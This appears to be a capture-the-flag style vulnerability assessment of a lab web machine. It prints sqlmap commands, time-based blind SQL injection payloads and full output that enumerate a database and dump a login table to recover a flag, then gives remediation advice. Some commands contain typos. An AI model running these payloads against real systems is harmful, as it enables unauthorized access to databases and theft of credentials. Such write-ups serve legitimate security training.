


Web Traffic Analysis

I attempted to log in using default credentials, but it was not successful. To analyze further, I intercepted the webpage using the BurpSuite tool while submitting some random credentials.




I saved the intercepted request as req.txt and used this file to extract databases and tables from the web server. For this, I used the sqlmap tool with the following commands:



SQL Injection Exploitation

sqlmap -r interceptedData.txt --level=3 -D [database_name] --Coloums



Using the sqlmap tool, I discovered a Time-Based Blind SQL Injection vulnerability on the target web server. This type of vulnerability allows attackers to infer information by observing delays in the server's responses I got these for the following command

```
sqlmap -r interceptedData.txt --level=3 -D [database_name] --Coloums
```

The structure of a table related to login details, with columns for "role," "username," and "password."

```
kali@kali: ~
└─$ sqlmap -r interceptedData.txt --level=3 -D [database_name] --Coloums
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=admin' AND (SELECT 6124 FROM (SELECT(SLEEP(5)))ZoG8)-- ZaMx8pass-adminsub+SEND
Parameter: pass (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=adminpass=admin' AND (SELECT 3198 FROM (SELECT(SLEEP(5)))RLHE)-- vauN8sub+SEND

there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 0
[02:40:35] [INFO] the back-end DBMS is MySQL
[02:40:35] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[02:40:35] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:40:50] [INFO] fetching tables for database: 'Machine'
[02:40:50] [INFO] fetching number of tables for database 'Machine'
[02:40:51] [INFO] retrieved: 1
[02:40:59] [INFO] retrieved:
[02:41:00] [INFO] adjusting time delay to 2 seconds due to good response times
login["[0]"[0n]
[02:42:03] [INFO] fetching columns for table 'login' in database 'Machine'
[02:42:03] [INFO] retrieved: 3
[02:42:10] [INFO] retrieved: username
[02:43:38] [INFO] retrieved: varchar(20)
[02:45:40] [INFO] retrieved: password
[02:47:13] [INFO] retrieved: varchar(50)
[02:49:16] [INFO] retrieved: role
[02:50:05] [INFO] retrieved: varchar(20)
Database: Machine
Table: login
(3 columns)
+-----+
| Column | Type |
+-----+
| role   | varchar(20) |
| password | varchar(50) |
| username | varchar(20) |
+-----+

[02:52:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.136'
[02:52:07] [02:52:07] /2024-12-31/
```

I got these for these command

```
sqlmap -r interceptedData.txt --level=3 -D [database_name] --tables
```

```
kali@kali: ~
└─$ sqlmap -r req.txt --level=3 -D Machine --tables
[02:52:46] [INFO] parsing HTTP request from 'req.txt'
[02:52:47] [INFO] resuming back-end DBMS 'mysql'
[02:52:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=admin' AND (SELECT 6124 FROM (SELECT(SLEEP(5)))ZoG8)-- ZaMx8pass-adminsub+SEND
Parameter: pass (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=adminpass=admin' AND (SELECT 3198 FROM (SELECT(SLEEP(5)))RLHE)-- vauN8sub+SEND

there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 0
[02:52:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:52:57] [INFO] fetching tables for database: 'Machine'
[02:52:57] [INFO] fetching number of tables for database 'Machine'
[02:52:57] [INFO] resumed: 1
[02:52:57] [INFO] resumed: login
Database: Machine
(1 table)
+-----+
| login |
+-----+

[02:52:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.136'
```


sqlmap -r req.txt - level=3 -D Machine -T login -C username,password,role
-- dump

```
Firefox ESR
Browse the World Wide Web
[02:55:40] [INFO] parsing request from 'req.txt'
[02:55:40] [INFO] resuming back-end DBMS 'mysql'
[02:55:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: user (POST)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: user=admin' AND (SELECT 6124 FROM (SELECT(SLEEP(5)))ZoGB)-- ZaMx0pass=adminsub-SEND
Parameter: pass (POST)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: user=admin0pass=admin' AND (SELECT 3198 FROM (SELECT(SLEEP(5)))RLNE)-- vauN0sub-SEND
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 1
[02:55:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[02:55:43] [INFO] fetching entries of column(s) 'role,password,username' for table 'login' in database 'Machine'
[02:55:43] [INFO] fetching number of column(s) 'role,password,username' entries for table 'login' in database 'Machine'
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y
..... (done)
[02:56:03] [WARNING] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[02:56:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
1
[02:56:15] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
admin
[02:58:10] [INFO] retrieved: FLAG{N7:KSA_01}
[03:03:50] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| role | username | password |
+-----+-----+-----+
| admin | administrator | FLAG{N7:KSA_01} |
+-----+-----+-----+

[03:08:01] [INFO] table 'Machine.login' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.29.136/dump/Machine/login.csv'
[03:08:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.136'
[*] ending @ 03:08:01 /2024-12-31/
```

The --dump option in SQLMap is used to extract and display the data from the specified table and columns. In this case, it retrieves the actual values stored in the username, password, and role columns of the login table.

```
[02:58:10] [INFO] retrieved: FLAG{N7:KSA_01}
[03:03:50] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| role | username | password |
+-----+-----+-----+
| admin | administrator | FLAG{N7:KSA_01} |
+-----+-----+-----+
```

Finally got the flag

Risk Assessment

1. Open Ports

- **Severity:** High

- **Impact:** Open ports increase the attack surface, providing unnecessary entry points for attackers.

- **Recommendation:** Close all unused ports and enforce strict firewall rules to limit access to critical services.

2. Hidden Directories

- **Severity:** Medium

- **Impact:** Hidden directories can expose sensitive files, configurations, or functionalities that attackers may exploit.

- **Recommendation:** Restrict access to sensitive directories using .htaccess or appropriate server configurations.

3. Time-Based Blind SQL Injection

- **Severity:** Critical

- **Impact:** This vulnerability allows attackers to access sensitive database information, such as login credentials, through unauthorized means.

- **Recommendation:** Use parameterized queries, prepared statements, and input validation to prevent SQL injection attacks.

Recommendations

To address the identified vulnerabilities, the following measures are recommended:

1. Network Hardening:

- Close unnecessary ports and enforce firewall rules to restrict access.
- Implement network segmentation to limit exposure of critical systems.

2. Web Server Security:

- Disable directory listing and restrict access to sensitive directories using server configurations.
- Regularly review web server settings to ensure they align with security best practices.

3. Database Security:

- Use parameterized queries and prepared statements to mitigate SQL injection vulnerabilities.
- Regularly audit database permissions and encrypt sensitive data.

4. Monitoring and Alerts:

- Deploy an Intrusion Detection System (IDS) to monitor for unauthorized activity.
- Enable detailed logging and periodically review logs for suspicious behavior.

Conclusion

The vulnerability assessment of Web Machine N7 identified several critical security flaws that pose a significant risk to the system's integrity and confidentiality. These vulnerabilities include open ports, hidden directories, and a critical Time-Based Blind SQL Injection vulnerability, all of which could be exploited by attackers to gain unauthorized access, extract sensitive data, or disrupt system functionality.

The findings highlight the importance of regular vulnerability assessments to identify and mitigate security risks before they can be exploited. By implementing the recommended measures, such as closing unused ports, securing directories, and protecting against SQL injection, the system's overall security posture can be greatly enhanced.

In addition, continuous monitoring, logging, and regular updates to security configurations are essential to safeguard against emerging threats. Organizations must adopt a proactive approach to cybersecurity, integrating vulnerability management into their regular IT operations.